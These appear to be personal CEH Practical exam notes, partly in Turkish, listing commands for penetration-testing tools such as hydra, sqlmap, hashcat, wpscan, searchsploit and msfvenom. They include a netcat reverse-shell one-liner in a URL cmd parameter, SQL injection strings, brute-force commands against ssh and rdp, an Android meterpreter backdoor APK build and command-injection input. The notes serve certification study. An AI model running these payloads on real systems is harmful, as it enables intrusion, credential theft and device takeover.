


ceh notlarım

ceh practical notes
root@kali:~# nmblookup -A [ ip]
- Enumerate Hostname — nmblookup -A [ip]
- List Shares
- smbmap -H [ip/hostname]
- echo exit | smbclient -L \\\\[ip]
- nmap --script smb-enum-shares -p 139,445 [ip]
- Check Null Sessions
- smbmap -H [ip/hostname]
- rpcclient -U "" -N [ip]
- smbclient \\\\[ip]\\[share name]
- Check for Vulnerabilities — nmap --script smb-vuln* -p 139,445 [ip]
- Overall Scan — enum4linux -a [ip]
- Manual Inspection
- smbver.sh [IP] (port) [Samba]
- check pcap
CEWL
1. Cewl function → Generate wordlist from a website wording
2. How to use Cewl? → cewl -m 4 -w wordlist.txt http://10.10.10.10 → cewl.exe example.com -m 5 -w words.txt
- m = Minimum character that will be put inside the wordlist result
1. Fuzzing
→ gobuster -e -u http://10.10.10.10 -w /usr/share/wordlists/medium.txt → dirb http://10.10.10.10 /usr/share/wordlists/medium.txt…………………………………………………
hashcat
1. Hashcat → Crack hash value to plaintext
2. Crack NTLMv2 → hashcat -m 5600 ntlmhash.txt rockyou.txt — force → hashcat.exe -m hash.txt rokyou.txt -O
— force = Running utilizing CPU processing -O = Process more faster
→ Using “ — force” will facing some problems when running the command → Download hashcat binaries at official website of hashcat →
adb
PhoneSploit https://n00bie.medium.com/hacking-android-using-phonesploit-ffbb2a899e6
apt-get install adb git clone github.com/01010000/phonesploit cd phonesploit pyhton3 phonesploit.py 3 (Connect to new phone) Add IP address of android device 4 (Access shell on phone) IP address again of android device pwd ls cd sdcard ls cd downloads cat accnt-info.txt
https://bytexd.com/how-to-install-and-setup-adb-tools-on-linux/
https://github.com/dadi32/PhoneSploit
sqlmap

1 or 1=1-- -   !url le decode edebilirsin
1' or '1'='1'-- -
Let’s take an example → http://testphp.vulnweb.com/artists.php?artist=1
1. Database command → sqlmap -u “ http://testphp.vulnweb.com/artists.php?artist=1 " — dbs — batch
-u: target URL –dbs: fetch database name –batch: This will leave sqlmap to go with default behavior whenever user’s input would be required
2. Table command → sqlmap -u “ http://testphp.vulnweb.com/artists.php?artist=1 " -D acuart — table — batch
-D: DBMS database to enumerate (fetched database name) –tables: enumerate DBMS database table
3. Collumn command → sqlmap -u “ http://testphp.vulnweb.com/artists.php?artist=1 " -D acuart -T users — columns — batch
-T: DBMS table to enumerate (fetched table name) –columns: enumerate DBMS database columns
4. Retrieve all the data → sqlmap -u “ http://testphp.vulnweb.com/artists.php?artist=1 " -D acuart -T users — dump — batch
–dump: dump all information of DBMS database
5. Reference → https://www.hackingarticles.in/database-penetration-testing-using-sqlmap-part-1/
Using GET based Method
sqlmap -u https://testsite.com/page.php?id=7 -D blood --tables
sqlmap -u https://testsite.com/page.php?id=7 -D <database_name> --tables
Using POST based Method
sqlmap -r req.txt -p blood_group -D blood --tables
sqlmap -r req.txt -p <vulnerable_parameter> -D <database_name> --tables
sqlmap -r req.txt -p blood_group --dbs
sqlmap -r <request_file> -p <vulnerable_parameter> --dbs
url shell
php?cmd=rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.2.10.111 4051 >/tmp/f url decode de yapabilirsin
https://www.aperisolve.com/ online resim analizi
stenografi
https://github.com/DominicBreuker/stego-toolkit
binwalk
steghide
steghide extract -sf header.jpg
steghide info resim.txt
https://github.com/felipesi/steghide-crack
stegsolve
wget http://www.caesum.com/handbook/Stegsolve.jar -O stegsolve.jarjava -jar stegsolve.jar
gpg
$ gpg2john private.asc > priv.john $ john — wordlist=rockyou.txt priv.john
john
. MD5 → john — format=raw-md5 password.txt Reference → https://medium.com/@sc015020/how-to-crack-passwords-with-john-the-ripper-fdb98449ff1
hydra
1. Brute Force using Hydra
→ hydra -l root -P passwords.txt [-t 32] <IP> ftp → hydra -L usernames.txt -P pass.txt <IP> mysql → hydra -l USERNAME -P /path/to/passwords.txt -f <IP> pop3 -V
→ hydra -V -f -L <userslist> -P <passwlist> rdp://<IP> → hydra -t 4 -V -f -l administrator -P rockyou.txt rdp://192.168.34.16
→ hydra -P common-snmp-community-strings.txt target.com snmp → hydra -l Administrator -P words.txt 192.168.1.12 smb -t 1 → hydra -l root -P passwords.txt <IP> ssh
2. Description
-l Single Username -L Username list -p Password -P Password list -t Limit concurrent connections -V Verbose output -f Stop on correct login -s Port
3. Reference → https://securitytutorials.co.uk/brute-forcing-passwords-with-thc-hydra/ → https://tryhackme.com/room/hydra
hydra -l root -P passwords.txt [-t 32] <IP> ftp hydra -L usernames.txt -P pass.txt <IP> mysql hydra -l USERNAME -P /path/to/passwords.txt -f <IP> pop3 -V hydra -V -f -L <userslist> -P <passwlist> rdp://<IP> hydra -P common-snmp-community-strings.txt target.com snmp hydra -l Administrator -P words.txt 192.168.1.12 smb -t 1 hydra -l root -P passwords.txt <IP> ssh
python -m http.server 8007
wpscan
1. Brute force username/password login → wpscan — url http://10.10.10.10/ -U ‘admin’ -P /usr/share/wordlists/medium.txt
2. Normal scanning → wpscan — url <URL>
3. Enumerate User → wpscan — url https://10.10.10.10/ — enumerate u
4. Wordpress enumerate user using metasploit → use auxiliary/scanner/http/wordpress_login_enum → FILE_PASS → RHOST (Target) → RPORT → TARGETURI (URL) — [ http://[IP Address of Windows Server 2016]:8080/CEH] → Username
5. Reference → https://www.youtube.com/watch?v=gg_yUo3hVeg&ab_channel=WPCasts
smbclient -N //10.10.176.123/websvr
wpscan --url http://10.10.244.196/wordpress/ -e uwpscan --url testsite.com --passwords rockyou.txt --usernames adminkirpto
rot13
viegenere
base64
ses için sonic visualser
smb enumeration

smbclient
enum4linux
nmap
mysql ile çalışan servisleri getir
nmap --script=mysql-enumnmap -sP 192.168.1.0/24
çalışır duurmda olanları getir
nmap -p 3389 ip.0/24
tüm ağı aramak rdp de
-O işletim sistemi tespiti
- iL dosya belirtmek için
greple dosyadan ip çıkarma
grep -E '[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}' ips.txt
netdiscover
1. Discover hosts → netdiscover -i eth0 → netdiscover -r 192.168.1.0/24 → netdiscover -i eth0 -P -r 192.168.1.0/24
-i : Interface de Rede (eth0) -P : Print (Mostra o Resultado) -r : Range (192.168.1.0/24)
2. Reference → https://kalilinuxtutorials.com/netdiscover-scan-live-hosts-network/ → https://www.100security.com.br/netdiscover
searchsploit
1. Update Searchsploit → searchsploit -u
2. Search vulnerabilities → searchsploit linux kernal → searchsploit -t windows 10 (Focus on the Exploit Title)
3. Copy exploit → cp /usr/share/exploitdb/exploits/multiple/remote/8648.py /root/Desktop (Sample)
4. Complete sample → searchsploit “Linux Kernel” → searchsploit -m 7618 — Paste the exploit in the current directory → searchsploit -p 7618[.c] — Show complete path → searchsploit — nmap file.xml — Search vulns inside a Nmap XML result
4. Reference → https://www.youtube.com/watch?v=29GlfaH5qCM&ab_channel=HackerSploit
wireshark
ftp
medusa -h 10.10.0.50 -U usernames.txt -P passwords.txt -M ftphydra -L usernames.txt -P passwords.txt ftp://10.10.0.50 -s 21veracrypt
wireshark
tools credentials
3des

openstego
openstego extract -sf openstego.png -p abcd -xf output.txt (leave out -xf to create file with original name!)
Burpsuite kullanarak web sitesinde kaba kuvvet uygulamanız gerekiyor (davetsiz misafir kullanarak)
john kullanarak hash dosyasını kırmanız gerekir (karma dosyası, yanıtlayıcı aracı günlükleri dosyasında bulunur)
nth kurulum
apt install name-that-hash
manuel
nth — — text hash
john — wordlist=/usr/share/wordlists/rockyou.txt — format=raw-sha512 hash.txt
hashcat -m 1700 -a 0 hash.txt /usr/share/wordlists/rockyou.txt
- -m 0, kırdığımız karma türünü belirtir (MD5)
- -a 0 bir sözlük saldırısını belirtir
- -o cracked.txt, kırılan şifrelerin çıktı dosyasıdır.
- dosya hash
- https://emn178.github.io/online-tools/md5_checksum.html
- snow
magic number
https://www.geeksforgeeks.org/working-with-magic-numbers-in-linux/
SNOW.EXE -C -p 1234 output.txtWindows based Commands which will help you to find the answers. 1) net user — For Domain Users Enumeration 2) snow.exe -C -p “password” stegfile.txt 3) type C:\path.txt — It displays the content of the path.txt file. 4) dir 5) cd 6) hostname 7) whoami 8) PWd
hydra ftp


skipfish web zafiyet tarama toolu
uniscan

/usr/share/uniscan/report
wpscan

wordpress msfconsole

command injection


| net user
| net user Test/Add


file upload

meterpreter msfvenom

HashCalc, dosyaların çzet (hash), sağlama (checksum) ve keyed-hash message authentication code (HMAC) değerlerini hızlı bir şekilde görüntülemenizi sağlayan ücretsiz bir programdır .

md5 calculator

crytoforge
bctext encoder

veracrypt
cryptool
android

kali
service postgresql start
msfvenom -l
android/meterpreter/reverse_tcp
msfvenom -p android/meterpreter/reverse_tcp — platform android -a dalvik lhost=ip R>Desktop/Backdoor.apk


msfconsole
nmap

-Pn: Treat all hosts as onlinedb_imported test
hosts
use scanner/smb/smb_version
https://book.thegurusec.com/certifications/certified-ethical-hacker-practical

